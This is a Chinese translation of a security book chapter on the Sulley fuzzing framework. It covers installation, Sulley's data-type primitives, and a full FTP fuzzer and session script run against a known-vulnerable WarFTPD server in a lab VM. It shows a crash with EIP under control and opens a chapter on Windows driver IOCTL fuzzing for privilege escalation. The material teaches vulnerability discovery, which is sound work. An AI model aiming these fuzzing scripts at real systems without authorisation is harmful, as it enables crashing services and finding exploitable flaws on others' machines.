Sulley，这一命名取自于电影《怪物公司》中那头毛绒绒的蓝色大怪物，一款由来自 TippingPoint 公司的 Pedram Amini 和 Aaron Portnoy 所共同开发的，并且基于 Python 的 fuzzing 测试框架。Sulley 本质上已不仅仅只是一款纯粹意义上的 fuzzer 程序，它还同时兼具着网络抓包、高级崩溃报告生成功能以及自动化 VMWare 虚拟机管理功能。Sulley 还能在程序崩溃发生过后为我们自动重启目标应用程序，以使得我的 fuzzing 会话得以不断延续下去。简而言之，Sulley 是个狠角色！

对于数据生成方式的选取，与 Dave Aitle 的 SPIKE[①]（第一款公开发布[②]的 fuzzer 程序）类似，Sulley 使用基于块（block-based）的数据生成方式来驱动 fuzzing 测试，这一方式要求你对所要测试的目标协议或者文件格式做出框架性的描述，并为你意欲 fuzz 的数据域或字段指明长度与类型。随后 fuzzer 便会将内部所持有的测试用例化做血肉，以不同的方式填充入你事先就定义好的协议骨架之中。由于采用了这种方式的 fuzzer 已事先得知了测试目标的底细，这被证明是一种发现程序 bug 的有效途径。

下面我们首先介绍如何安装与运行 Sulley，稍后我们便会提及 Sulley 所提供的几种基本数据类型描述符，它们将是构成一套完整协议描述框架的基石。接着本章将为你呈现一个完整的 fuzzing 测试应用实例，你还将看到网络抓包器的部署以及高级崩溃报告的生成方式，在这个应用实例中我们的 fuzz 目标将会是 WarFTPD —— 一个存在已知栈溢出问题的 FTP daemon。在 fuzzing 社区中，挑选一个已知存在缺陷的程序作为练手无论对于 fuzzer 编写人员还是使用者来说都是一种司空见惯的检验手段，预测一个 fuzzer 能否在未来找到 bug 的最佳途径便是看这个 fuzzer 能否顺利地找到过去的前人遗产。在本章中我们将借助 WarFTPD 来向你演示如何使用 Sulley 来实施一次彻头彻尾的 fuzzing 攻击。此外不要忘了还有 Pedram 和 Aaron 所编写的手册[③]可供你参考，这其中可是包含着详细的使用攻略以及

---

① 你可以从 http://immunityinc.com/resources-freesoftware.shtml/下载 SPIKE

② 发布，文章才叫“发表”，软件叫发布。

③ 你可以从 http://www.fuzzing.org/wp-content/SulleyManual.pdf 下载“Sulley:Fuzzing Framework”这本手册。

有关整个框架设计的参考信息。现在让我们开始 Fuzz!

9.1 安装 Sulley

在深入了解相关的技术细节之前，让我们先完成 Sulley 的必要安装步骤，以使其能够顺利地跑起来。我在本书的官方站点 http://www.nostarch.com/ghpython.htm 上提供了一份 zip 格式的 Sulley 源码拷贝以供下载。

将上述的 ZIP 文件下载到本地之后，将其解压到任意目录下，在生成的 Sulley 目录中找出 sulley、utils 和 request 这三个子文件夹，将它们拷贝至 C:\Python25\Lib\site-packages\ 路径下。以上就是安装 Sulley 核心所需的步骤。在正式开动前，我们还需安装上一些必不可少的依赖包。

第一个需要我们额外安装的依赖包便是 WinPcap，WinPcap 是 Windows 平台下用于支持网络抓包功能的标准程序库。Pcap 库几乎出现在所有类型的网络工具与入侵检测系统之中，为了记录下在 fuzzing 会话中的网络流量，Sulley 同样需要借助使用 Pcap 库。你只需从 http://www.winpcap.org/install/bin/WinPcap_4_0_2.exe 直接下载安装包程序并执行，即可完成 WinPcap 库的部署。

在你安装完 WinPcap 库之后，还需安装另外两个依赖程序库: pcapy 和 impacket，这两个库均由 CORE Security 提供。Pcapy 库将为先前安装的 WinPcap 库提供一套 Python 接口，而 impacket 则提供了网络封包的解码和构建功能，这个库同样是由 Python 编写的。你可以直接从 http://oss.coresecurity.com/repo/pcapy-0.10.5.win32-py2.5.exe 下载 pcapy 的安装包程序并执行即可。

在装完 pcapy 之后，接着从 http://oss.coresecurity.com/resp/Impacket-stable.zip 下载 Impacket 库。把下载到本地的 zip 文件解压缩至 C:\，并进入到 Impacket 库的源码目录中，执行以下命令：

```
C:\Impacket-stable\Impacket-0.9.6.0>C:\Python25\python.exe setup.py install
```

上示的命令将为你完成 Impacket 库的部署，至此我们算是完成了 Sulley 的安装工作。

9.2 Sulley 中的基本数据类型

当你开始将 fuzzing 测试的矛头指向某一应用程序时，我们首先要面临的任务便是为我们意欲 fuzz 的目标协议构建一组描述性的框架。为此 Sulley 向我们提供了一整套的数据格

式描述符，基于这些基本的数据元素我们可以快速地构建出对简单或复杂协议的描述框架，我们将这些独立的数据组件称为基本数据类型描述符，本章将要介绍的部分基本数据类型已足够帮助你用于应付针对 WarFTPD 服务器程序的 fuzzing 攻击，一旦你理解了如何有效地使用这些基本的数据类型描述符，对于其余那些基本数据类型的使用，相信你便可无师自通了。

9.2.1　字符串

字符串无疑将是你最常使用的基本数据类型，字符串数据无处不在，用户名、IP 地址、目录名称以及其他众多的事物均可由字符串的形式来表达。Sulley 通过描述符 s_string()来表示被其包含在内的数据为一段可被 fuzz 的字符串数据。s_string()描述符可接受一个有效的字符串值作为参数，这个值将被视作相关协议字段的标准取值。举个例子，假设所要 fuzz 的对象为一个完整的电子邮件地址，那么我们可以使用如下的方式来表示：

```
s_string("justin@immunityinc.com")
```

上示的这行代码将告诉 Sulley 字符串 justin@immunityinc.com 为一个有效的取值，Sulley 将为我们试图 fuzz 这个字符串的内容，直到尝试完所有合理的可能取值之后才会恢复使用我们最初指定的有效取值，下面正是 Sulley 在上述指定邮件地址的基础上所生成的几种可能的用例：

```
justin@immunityinc.comAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
justin@%n%n%n%n%n.com
%d%d%d@immunityinc.comAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

9.2.2　分隔符

所谓的分隔符无非就是一些小段的字符串，用于将更长的字符串划分为一段段易于管理的子串。以我们之前提及的电子邮件地址为例，我们可以借助描述符 s_delim()来进一步地精确化描述我们所要 fuzz 的字符串：

```
s_string("justin")
s_delim("@")
s_string("immunityinc")
s_delim(".",fuzzable=False)
s_string("com")
```

你可以看到我们通过分隔符将邮件地址划分为一些子字符串，并告诉 Sulley 我们在此次 fuzzing 测试过程中并不想对点字符（.）进行 fuzz，但我们却希望 fuzz 分隔符@。

9.2.3 静态和随机数据类型

Sulley 提供了轻便的途径用于帮助我们声明静态不可变的字符串或者是随机可变的字符串。若要声明一个静态不可变的字符串，你可以使用 s_static()描述符，正如以下的几个实例所示的那样：

```
s_static("Hello,world!")
s_static("\x41\x41\x41")
```

若要生成长度可变的随机数据，你可以使用 s_random()描述符。相较于描述符 s_static(), s_random()需要一组额外的参数用于规定所要生成数据的长度。参数 min_length 和 max_length 用于告知 Sulley 在每一轮的 fuzzing 测试中所需生成数据的最小长度与最大长度，另外可选参数 num_mutations 可用于提示 Sulley 在测试用例的取值恢复到原始值之前需要经过变异的次数。下面便是一个实例：

```
s_random("Justin",min_length=6, max_length=256, num_mutations=10)
```

在上示的例子中，我们将要生成的随机数据的长度不会少于 6 个字节，且不超过 256 个字节，在该字符串恢复到原始取值“Justin”之前，需要连续变异满 10 次。

9.2.4 二进制数据

二进制数据描述符可以说是用于表述数据结构组成的万金油，你可以将来源于各种渠道的几乎任何二进制数据直接复制粘贴入这个描述符之中，Sulley 会为你自动识别它们并加以 fuzz。当你抓取大量目标协议未知的网络封包数据时，你照样可以借助二进制数据描述符来使得部分网络流量产生变异后再发往服务端，在这种情况下，这一描述符显得十分有用。我们使用描述符 s_binary()来表述二进制数据，如下所示：

```
s_binary("0x00 \\x41\\x42\\x43 0d 0a 0d 0a")
```

Sulley 将自动识别上示各种不同表示格式的二进制数据，并在 fuzzing 过程中对其加以变异。

9.2.5 整数

整型数值随处可见，它们在纯文本与二进制协议中被广泛应用，例如用于记录数据长度，表述数据结构以及其他众多用途。Sulley 支持所有主要的整数类型，请参见列表 9-1：

列表 9-1 Sulley 所提供的几种整型数值描述符

```
1 byte - s_byte(), s_char()
2 bytes - s_word(), s_short()
```

```
4 bytes - s_dword(), s_long(), s_int()
8 bytes - s_qword(), s_double()
```

上示的所有整型数值描述符均可通过接受一些重要的可选参数来精确控制 fuzz 的方式。参数 endian 用于指明我们的整数值是以小端（"<"）还是大端（">"）模式来表示的，这个参数的默认取值为小端模式。另一个可选参数 format 提供了两种有效的值供我们选择：ascii 或者 binary，这将决定整数值的正确解析方式。例如，假使你指定数值 1 为 ASCII 格式，那么它将被解析为二进制格式的数值\x31。可选参数 signed 指定该整数是否为带符号的整数，这个参数的值只在参数 format 取值为 ascii 时有效，这个参数为布尔类型值并默认设为 False。最后一个需要我们关注的可选参数 full_range 是一个布尔型标志，它决定了 Sulley 是否将为你所要 fuzz 的整型数遍历完所有可能的值。请慎重使用这个标志参数，因为遍历完一个整数所有可能的取值范围将花费你不菲的时间，即使你不采用遍历模式，Sulley 本身已足够智能到帮你照顾各种边界值（那些接近或等于最大或最小整数的值）情况。例如，假设一个被测试的无符号整数的最大值为 65535，那么 Sulley 极有可能会尝试使用 65534、65535 以及 65536 这些边界值。参数 full_range 被默认设为 false，这意味着让 Sulley 自己来决定如何 fuzz 该整数，通常这也是最好的选择。下面是一些使用整数描述符的例子：

```
s_word(0x1234, endian=">", fuzzable=False)
s_dword(0xDEADBEEF, format="ascii", signed=True)
```

在第一个例子中，我们将一个 2 字节长的整数设为 0x1234，将其字节序置为大端模式，并把它用作为一个静态值。在第二个例子中，我们将一个 4 字节的双字整数设为 0xDEADBEEF，并将其视为一个带符号的 ASCII 类型的整数值。

9.2.6　块与组

块与组是 Sulley 提供的两种关键特性，专门用于帮助你以有序的方式拼装组合各种基本数据类型。块允许你将一组各自独立的基本数据类型有序地组合成一个单一的新类型。而组则允许你将一组特定的基本数据值与一个块绑定，Sulley 会在每一轮的 fuzzing 测试过程中为这个块轮番尝试使用组内所定义的每一个数据值。

Sulley 的官方手册上提供了一个针对 HTTP 协议的 fuzzing 测试实例，这个例子向你演示了如何正确地使用块与组：

```
#导入 Sulley 模块
from sulley import *
# 对四种 HTTP 请求实施 fuzzing 测试: {GET,HEAD,POST,TRACE} /index.html HTTP/1.1
# 定义一个名为"HTTP BASIC"的新块
s_initialize("HTTP BASIC")
```

```
# 定义一个名为 verbs 的组，这个组涵盖了我们所要 fuzz 的几种 HTTP 动作
s_group("verbs",values=["GET","HEAD","POST","TRACE"])
# 定义一个名为 body 的新块，并将这个块与 verbs 组相关联起来
if s_block_start("body", group="verbs"):
# 把 HTTP 请求的剩余部分分解为独立的基本数据类型
    s_delim(" ")
    s_delim("/")
    s_string("index.html")
    s_delim(" ")
    s_string("HTTP")
    s_delim("/")
    s_string("1")
    s_delim(".")
    s_string("1")
#  这个静态字符串用于标记 HTTP 请求的结尾
    s_static("r\n\r\n")
#  块定义就此终结，这个描述符的参数为一个可选参数
s_block_end("body")
```

从上示的代码中，我们可以看到 TippingPoint 的伙计们首先定义了一个名为 verbs 的组，这个组为我们涵盖了所有常见的 HTTP 动作类型。接着他们又定义了一个称为 body 的块，它与 verbs 组被绑定在了一起。因此 Sulley 将轮番地为每一种 HTTP 动作（GET、HEAD、POST、TRACE）尝试所有可能的变异 body 块，这就意味着我们将得到一组十分完备的畸形 HTTP 请求用例，并且这组测试用例为我们囊括了所有主要的 HTTP 请求类型。

至此我们已经介绍了有关 Sulley 框架的基础知识，下面该是我们出城迎战的时候了。当然 Sulley 的本事还远不止这些，你还可以在 Sulley 框架中找到众多更为高级的特性，诸如数据编码、校验和计算等。你若想更进一步地了解 Sulley 的十全武功以及其他与 Fuzzing 技术相关的材料，可以参考一本由 Pedram 参与合著的书籍《Fuzzing: Brute Force Vulnerability Discovery》(Addison-Wesley, 2007)。

9.3 行刺 WarFTPD

现在你应当对 Sulley 中的基本数据类型以及协议描述框架的创建方式有所了解，让我们将其付诸一个真实的目标：WarFTPD 1.65。该程序中存在一个已知的安全漏洞，当用户通过 USER/PASS 命令传入过长的数据时便会引发栈溢出。这两个命令在 FTP 协议中被用于验证 FTP 用户的身份，用户只有在通过验证之后方可执行文件传输操作。你可以从 ftp://ftp.jgaa.com/pub/products/Windows/WarFtpDaemon/1.6_Series/ward165.exe 下载到 WarFTPD

的安装程序，接着直接运行这个程序。WarFTPD Daemon 将会被解压至你当前的工作目录下，你只需简单地运行可执行文件 warftpd.exe 即可让 FTP 服务上线了。下面我们将给出一些有关 FTP 协议的基本介绍，以便于在你试图招惹目标之前能够对目标协议的基本结构有所了解。

9.3.1　FTP 101

FTP 是一种相当简单的协议，用于在两个不同的系统之间传输文件。它被广泛部署于各种环境中，从无处不在的 Web 服务器到那些当下时髦的网络打印机。默认情况下 FTP 服务器将监听 TCP 协议的 21 端口，以等待来自 FTP 客户端的命令。下面我们将扮演一个不怀好意的 FTP 客户端以源源不断地发送畸形的 FTP 命令，来试图致使目标服务器崩溃。尽管我们在这里只针对 WarFTPD 实施 fuzzing 攻击，但是我们要创建的 FTP fuzzer 将会适用于任何的 FTP 服务器。

根据不同的配置情况，一台 FTP 服务器可能会允许用户以匿名用户的身份登录或是强制要求用户进行身份验证。由于我们已经知道存于 WarFTPD 中的缓冲区溢出漏洞涉及到 USER 与 PASS 命令（这两者均被用于身份验证），因此我们将假设身份验证是必要步骤，这两个 FTP 命令的格式如下所示：

```
USER <USERNAME>
PASS <PASSWORD>
```

一旦你输入了有效的用户名和密码，服务器将允许你使用全套的 FTP 命令进行文件传输、改变目录、查询文件系统等等。由于 USER 与 PASS 命令只是 FTP 服务所有功能的一小部分，我们还将加入其他一些 FTP 命令来充实我们的 fuzzer。列表 9-2 列出了一些额外的 FTP 命令将包括在我们的协议描述框架中。你若想全面地了解 FTP 协议支持的所有命令，请参考相关的 RFC 文档[①]。

列表 9-2　其他一些我们想要 fuzz 的 FTP 命令

```
CWD <DIRECTORY> - 改变工作目录至 DIRECTORY
DELE <FILENAME> - 删除名为 FILENAME 的远程文件
MDTM <FILENAME> - 返回文件 FILENAME 的最后修改时间
MKD <DIRECTORY> - 创建目录 DIRECTORY
```

这远不是一个完整的 FTP 命令列表，但至少能使得我们的 fuzzing 测试范围涵盖得更加全面一些，现在我们把目前所知的信息转化为一套 FTP 协议描述框架。

① 请参见 RFC959-文件传输协议 http://www.faqs.org/rfcs/rfc959.html。

9.3.2 创建 FTP 协议描述框架

基于我们所熟知的 Sulley 基本数据类型描述符，现在就把 Sulley 转变成为一个小而精悍的 FTP 服务器破坏工具。打开你的代码编辑器，创建一个名为 ftp.py 的文件，内容如下：

FTP.py

```
from sulley import *
s_initialize("user")
s_static("USER")
s_delim(" ")
s_string("justin")
s_static("\r\n")

s_initialize("pass")
s_static("PASS")
s_delim(" ")
s_string("justin")
s_static("\r\n")

s_initialize("cwd")
s_static("CWD")
s_delim(" ")
s_string("c: ")
s_static("\r\n")

s_initialize("dele")
s_static("DELE")
s_delim(" ")
s_string("c:\\test.txt")
s_static("\r\n")

s_initialize("mdtm")
s_static("MDTM")
s_delim(" ")
s_string("C:\\boot.ini")
s_static("\r\n")

s_initialize("mkd")
s_static("MKD")
s_delim(" ")
s_string("C:\\TESTDIR")
s_static("\r\n")
```

随着协议框架的创建完成，我们将继续创建一个 Sulley 会话，它将把我们的请求信息、网络嗅探工具以及一个调试客户端整合在一起。

9.3.3　Sulley 会话

Sulley 所提供的会话机制可以帮助我们把各个请求与网络抓包功能、进程调式功能、崩溃报告生成功能，以及对虚拟机的控制整合到一起。首先，让我们定义一个会话文件，并向你剖析各个部分的用意。打开一个新的 Python 文件，将其命名为 ftp_session.py，并输入以下代码：

ftp_session.py

```
from sulley import *
from requests import ftp # 导入我们的 ftp.py 文件
❶   def receive_ftp_banner(sock):
      sock.recv(1024)
❷  sess = sessions.session(session_filename="audits/warftpd.session")
❸  target      = sessions.target("192.168.244.133", 21)
❹  target.netmon = pedrpc.client("192.168.244.133", 26001)
❺  target.procmon = pedrpc.client("192.168.244.133", 26002)
target.procmon_options = {"proc_name":"war-ftpd.exe"}

    # 这里我们把 receive_ftp_banner 函数同会话属性 pre_send 绑定
    # receive_ftp_banner 接受一个 socket.socket()对象作为它仅有的参数
sess.pre_send = receive_ftp_banner
❻  sess.add_target(target)
❼  sess.connect(s_get("user"))
sess.connect(s_get("user"), s_get("pass"))
sess.connect(s_get("pass"), s_get("cwd"))
sess.connect(s_get("pass"), s_get("dele"))
sess.connect(s_get("pass"), s_get("mdtm"))
sess.connect(s_get("pass"), s_get("mkd"))
sess.fuzz()
```

每一个 FTP 服务器每逢有客户端接入时会显示一条 banner 信息，这正是我们要创建函数 receive_ftp_banner()❶的原因。我们将这个函数与会话属性 sess.pre_send 绑定，这将告知 Sulley 在发送任何的 fuzzing 数据前先接收完 FTP banner 信息。属性 pre_send 将作为回调函数并接受 Sulley 传入的一个 socket 对象作为参数，因此我们的 receive_ftp_banner()函数应以此作为唯一的参数。创建 Sulley 会话的第一步就是指定一个会话文件❷用于记录 fuzzer 的当前状态，有了这个能够支持数据持久化的保存机制，我们便可随意地开启或终止 fuzzer。第二步❸便是定义一个攻击目标，这可以由一个 IP 地址加上一个端口号构成。在这里我们

的攻击目标是 192.168.244.133 的 21 端口，这正是正在运行中的 WarFTPD 实例（在这个例子中 WarFTPD 运行在一个虚拟机中）。第三项设置❹告诉 Sulley 我们的网络嗅探器被部署在同一台主机上，并监听于 TCP 端口 26001，这个端口将用于接收来自 Sulley 的命令。第四项设置❺告诉 Sulley 我们的调试器同样运行在 192.168.244.133 下并监听 TCP 端口 26002，Sulley 同样通过该端口向调试器发送命令。我们还通过一个额外的选项来告知调试器目标进程的名称为：war-ftpd.exe。接着我们正式将之前定义的攻击目标同本次会话进行绑定❻。接下来的一步❼便是将我们的 FTP 请求以合乎逻辑的方式组合起来，你可以看到我们首先将一对验证指令（USER、PASS）串连到一起，接着我们将任何需要通过验证之后才能执行的 FTP 命令与 PASS 命令串连起来。最后我们指示 Sulley 开始 fuzz。

现在我们有了一套定义完备的 Sulley 会话，接着让我们来看看如何设置网络与进程监控脚本。当这一切就绪时，Sulley 便可粉墨登场了！

9.3.4 网络和进程监控

Sulley 最令人注目的两个特性就是它可以监控网络上的 fuzz 数据流量，以及它可以为我们自动处理发生在目标程序中的崩溃事件，这两个特性能够帮助我们找出致使程序崩溃的肇事网络流量，这将极大地缩短从发现崩溃到定位漏洞之间所要消耗的时间。

Sulley 所配备的网络与进程监控代理程序均是由 Python 编写的脚本，非常易于运行。首先让我们启动进程监控程序 process_monitor.py，这个脚本文件位于 Sulley 的主目录下，只需简单地运行它便会出现以下的使用说明信息：

```
python process_monitor.py
Output:
ERR> USAGE: process_monitor.py
<-c|--crash_bin FILENAME> 用于保存崩溃信息报告的文件名
[-p|--proc_name NAME] 需要寻找并挂接上的进程名称
[-i|--ignore_pid PID] 在搜寻目标进程时，忽略该进程号(PID)
[-l|--log_level LEVEL] 日志级别，取值越高则输出信息越详细(默认为 1)
[--port PORT] 该代理程序所要绑定的 TCP 端口
```

我们将以如下的方式来执行 process_monitor.py 脚本：

```
python process_monitor.py -c C:\warftpd.crash -p war-ftpd.exe
```

注意：默认情况下，process_monitor.py 会被绑定在 26002 端口，所以我们无须使用--port 选项。

现在我们已开始监控目标进程，下面让我们来看另一个脚本 network_monitor.py。运行

这个脚本要求一系列的依赖库：Winpcap 4.0[①]、pcapy[②]以及 impacket[③]。这些库的安装步骤均可在相关下载站点找到。

```
python network_monitor.py
Output:
ERR> USAGE: network_monitor.py
<-d|--device DEVICE #> 用于进行嗅探的网络设备(见下面)
[-f|--filter PCAP FILTER] BPF 过滤规则描述字符串
[-P|--log_path PATH] 用于存放 pcaps 日志的目录
[-l|--log_level LEVEL] 日志级别，取值越高则输出信息越详细(默认为 1)
[--port PORT] 该代理程序所要绑定的 TCP 端口

Network Device List:
[0] \Device\NPF_GenericDialupAdapter
❶ [1] {83071A13-14A7-468C-B27E-24D47CB8E9A4} 192.168.244.133
```

与使用进程监控脚本类似，我们同样需要传递一些有效的参数。从上示的输出信息中可以看到我们所要使用的网络设备序号❶为[1]。我们将在执行 network_monitor.py 脚本时将这个序号作为命令行参数传入，如下所示：

```
python network_monitor.py -d 1 -f "src or dst port 21" -P C:\pcaps\
```

注意：你必须在运行网络监控程序之前创建 C:\pcaps。请选择一个易于记忆的目录名称。

现在我们已使得两个监控代理程序运行起来，这意味着我们已为开始 fuzzing 做好了准备，就让我们开始吧！

9.3.5　Fuzzing 测试以及 Sulley 的 Web 界面

现在我们即将启动 Sulley，在 Sulley 运行起来之后，我们将通过内建的 Web 界面来观察整个 fuzzing 过程。现在按如下所示的方式运行 ftp_session.py，开始我们的测试过程：

```
python ftp_session.py
```

这将产生如下所示的输出内容：

```
[07:42.47] current fuzz path: -> user
[07:42.47] fuzzed 0 of 6726 total cases
[07:42.47] fuzzing 1 of 1121
```

① 你可以从 http://www.winpcap.org/install/bin/WinPcap_4_0_2.exe 下载到 WinPcap4.0。
② Pcapy 库由 CORE Security 提供（http://oss.coresecurity.com/repo/pcapy-0.10.5.win32-py2.5.exe）。
③ Impacket 是 pcapy 能够正常工作的前提，你可以从 http://oss.coresecurity.com/repo/Impacket-0.9.6.0.zip 下载安装包。

```
[07:42.47] xmitting: [1.1]
[07:42.49] fuzzing 2 of 1121
[07:42.49] xmitting: [1.2]
[07:42.50] fuzzing 3 of 1121
[07:42.50] xmitting: [1.3]
```

如果你看到了类似上示内容的输出，说明一切正常。Sulley 目前正忙于发送测试数据到 WarFTPD daemon 进程，如果没有什么特别的错误信息被输出，说明 Sulley 正在与我们的监控进程进行通信。现在让我们来参观一下 Sulley 自带的 Web 界面，这其中包含了更丰富的信息。

打开你最上手的网络浏览器，并将其指向 http://127.0.0.1:26000。你将看到如图 9-1 所示的界面。

图 9-1　Sulley 的 Web 界面

若要看到最新的数据，请刷新你的浏览器页面，Sulley 将持续地向你显示目前正在使用的测试用例以及当前正在 fuzz 的某个基本数据域。在图 9-1 中，你可以看出 Sulley 正对数据域 user 进行 fuzz，我们知道长此以往进程崩溃只会是时间问题。在经过一段短暂的等待后，如果你持续刷新页面，你应当会看到与图 9-2 所示类似的输出信息。



图 9-2　Sulley 在其 Web 界面中显示了一些崩溃提示信息

赞！我们已成功地使程序 WarFTPD 发生崩溃，并且 Sulley 为我们捕获了所有相关的信息。从这两个测试用例中我们可以看出崩溃的原因均由无法正确解析出地址 0x5c5c5c5c 处的指令所导致。单独的 0x5c 字节代表一个 ascii 字符“\”，不难得出结论，Sulley 使用了一系列的“\”字符完全覆盖了某个缓冲区中的内容。当我们的调式器试图反汇编[①]寄存器 EIP

① 反汇编。

所指向的地址时，并未取得成功，因为 0x5c5c5c5c 并不是一个有效的指令地址。很显然 EIP 寄存器的取值完全在我们的可控范围中，这意味着我们发现了一处可利用的漏洞。当然不要为此过于兴奋，我们只不过挖掘到了一个早已被发现的漏洞。但是，这至少说明我们目前所使用到的 Sulley 技能是十分有效的，你完全可以将这个 FTP fuzzer 应用于其他目标，你也许会收获到新的 FTP 服务器漏洞。

此时如果你试图点击测试用例的编号，你将看到更详尽的崩溃信息报告，如列表 9-3 所示的那样。

PyDbg 的崩溃信息报告在第 4 章中的“非法访问处理例程”一节中已有过介绍，如果需要刷新记忆请重新阅读那一部分。

列表 9-3　测试用例#473 的详尽崩溃报告

```
    [INVALID]:5c5c5c5c Unable to disassemble at 5c5c5c5c from thread 252 caused
access violation
    when attempting to read from 0x5c5c5c5c
    CONTEXT DUMP
    EIP: 5c5c5c5c Unable to disassemble at 5c5c5c5c
    EAX: 00000001 (                1) -> N/A
    EBX: 5f4a9358 (1598722904) -> N/A
    ECX: 00000001 (                1) -> N/A
    EDX: 00000000 (                0) -> N/A
    EDI: 00000111 (              273) -> N/A
    ESI: 008a64f0 (          9069808) -> PC (heap)
    EBP:       00a6fb9c       (                                10943388)       ->
BXJ_\'CD@U=@_@N=@_@NsA_@N0GrA_@N*A_0_C@N0_
                                      Ct^J_@_0_C@N (stack)

    ESP: 00a6fb44 (       10943300) -> ,,,,,,,,,,,,,,,,, cntr User from
                                     192.168.244.128 logged out (stack)

    +00: 5c5c5c5c ( 741092396) -> N/A
    +04: 5c5c5c5c ( 741092396) -> N/A
    +08: 5c5c5c5c ( 741092396) -> N/A
    +0c: 5c5c5c5c ( 741092396) -> N/A
    +10: 20205c5c ( 538979372) -> N/A
    +14: 72746e63 (1920233059) -> N/A

    disasm around:
         0x5c5c5c5c Unable to disassemble

    stack unwind:
```

```
        war-ftpd.exe:0042e6fa
        MFC42.DLL:5f403d0e
        MFC42.DLL:5f417247
        MFC42.DLL:5f412adb
        MFC42.DLL:5f401bfd
        MFC42.DLL:5f401b1c
        MFC42.DLL:5f401a96
        MFC42.DLL:5f401a20
        MFC42.DLL:5f4019ca
        USER32.dll:77d48709
        USER32.dll:77d487eb
        USER32.dll:77d489a5
        USER32.dll:77d4bccc
        MFC42.DLL:5f40116f

    SEH unwind:
        00a6fcf4 -> war-ftpd.exe:0042e38c mov eax,0x43e548
        00a6fd84 -> MFC42.DLL:5f41ccfa mov eax,0x5f4be868
        00a6fdcc -> MFC42.DLL:5f41cc85 mov eax,0x5f4be6c0
        00a6fe5c -> MFC42.DLL:5f41cc4d mov eax,0x5f4be3d8
        00a6febc -> USER32.dll:77d70494 push ebp
        00a6ff74 -> USER32.dll:77d70494 push ebp
        00a6ffa4 -> MFC42.DLL:5f424364 mov eax,0x5f4c23b0
        00a6ffdc -> MSVCRT.dll:77c35c94 push ebp
        ffffffff -> kernel32.dll:7c8399f3 push ebp
```

到目前为止，我们已介绍了 Sulley 的主要功能以及其所附带的部分工具。Sulley 携带了大量有用的工具可以协助你筛选崩溃信息、图形化显示基本数据类型以及其他众多的高级特性。至此你已使用 Sulley 成功地降服了你的第一个目标 daemon 程序，它应当成为你的漏洞挖掘军火库中的重要一员。既然现在你对如何应付 fuzz 远程服务程序多少有了些认识，在接下来的一章中我们将把 fuzzing 测试的矛头转向本地的 Windows 驱动程序，这次我们将创建一个自己的 fuzzer 程序。

CHAPTER

10

第 10 章　面向 Windows 驱动的 Fuzzing 测试技术

Windows 驱动正在快速成为漏洞挖掘者以及漏洞利用程序（exploit）作者这一群体的频繁光顾之所。尽管在过去的几年中曾出现过一些对驱动程序直接实施远程攻击的成功案例，然而一种更为常见的套路则是攻击者在一台初步被渗透的主机上通过对驱动程序实施本地攻击来进一步提升权限。在第 9 章中我们曾向你演示如何使用 Sulley 找出存于 WarFTPD 中的一个栈溢出漏洞，然而你可能并不知情的是当时的 WarFTPD daemon 正使用着一个受限账号，言下之意就是开启这个 daemon 程序的用户当时正是以受限用户的身份登录的。这意味着即使我们成功地渗透了目标主机，我们所身负的权利也将十分有限，这将极大地限制目标主机可供我们访问的数据信息以及服务的范围。若此时我们得知目标主机上安装了某个驱动程序存在着漏洞可导致溢出攻击[①]或者伪装攻击[②]，那么这个驱动程序便可成为我们获取系统级权限的跳板，此后便是可以任我们肆意妄为的大好时光了。

为了与驱动程序达成交互，我们需要来回地切换于用户态与内核态之间。在 Windows 下我们通过向 IOCTL（输入/输出控制系统）传送数据信息来实现这一过程。IOCTL 充当着用户态下的应用程序与内核态下设备驱动之间沟通的桥梁。与任何一种程序间的数据通信机制类似，不健全的实现方式可能会带来安全隐患，实现方式存在缺陷的 IOCTL 处理例程可能会被利用于获得权限提升，甚至是直接致使目标主机彻底崩溃。

本章将首先介绍如何与一个遵从着 IOCTL 通信机制的本地设备取得连接，以及如何向这一设备发送后续的 IOCTL 请求。在此之后我们将使用 Immunity Debugger 来帮助拦截发

---

① 参见 Kastya Kortchinsky, "Exploiting Kernel Pool Overflows"(2008), http://immunityinc.com/download/KernelPool.odp。

② 参见 Justin Seitz. "I20MGMT Driver Impersonation Attack"(2008), http://immunityinc.com/download/DriverImpersonationAttack_izomgnot.pdf。

往目标设备驱动的 IOCTL 请求，并设法使这些请求在物归原主之前产生变异。接着我们还将使用 Immunity Debugger 内建的静态分析库——driverlib 来帮助我们从目标驱动中套取出有用情报。通过向你揭示这个静态分析库的底层运行机制，你将学到如何从一个经过编译的驱动文件中解析出重要的代码分支结构、设备名称以及有效的 IOCTL 控制码。这些由 driverlib 库帮助取得的分析结果将用于指导一个独立的生成型 Fuzzer 构建高质量的测试用例，这个驱动级的 Fuzzer 是基于我本人之前发布的一个名为 ioctlizer 的 Fuzzer 改写而来的。让我们开始吧！

10.1 驱动通信基础

几乎每一个 Windows 驱动都在操作系统中注册有一个特定的设备名称以及一个符号链接。用户态下的应用程序为了与某个驱动程序达成通信，首先需要通过符号链接来取得与之相应的句柄。我们使用由动态链接库 kernel32.dll 所导出的函数 CreateFileW[①]来取得这个句柄，这个函数的原型如下所示：

```
HANDLE WINAPI CreateFileW(
    LPCTSTR lpFileName,
    DWORD   dwDesiredAccess,
    DWORD   dwShareMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD   dwCreationDisposition,
    DWORD   dwFlagsAndAttributes,
    HANDLE  hTemplateFile
);
```

首个参数 lpFileName 用于指明相关文件或者设备的名称，在这里我们将使用目标驱动所导出的符号链接作为其参数值。参数 dwDesireAccess 的取值决定了我们将以何种形式（读或写，读写兼具或者两者皆无）来访问这一设备。这里为了达成我们的目的需要同时算上 GENERIC_READ(0x80000000) 和 GENERIC_WRITE (0x40000000)。下一个参数 dwShareMode 将被我们设置为零，这意味着直到我们销毁这个句柄之前，这一设备将被我们独占而无法接受来自其他用户程序的访问。参数 lpSecurityAttributes 将被设置为 NULL 值，因此我们最终得到的句柄将使用一个默认的安全描述符，而我们创建的任意一个子进程将无法继承这个设备句柄，这并不会对我们有所妨碍。我们将把参数 dwCreationDisposition 的值设置为 OPEN_EXSITING(0x3)，这意味着我们只在目标设备确

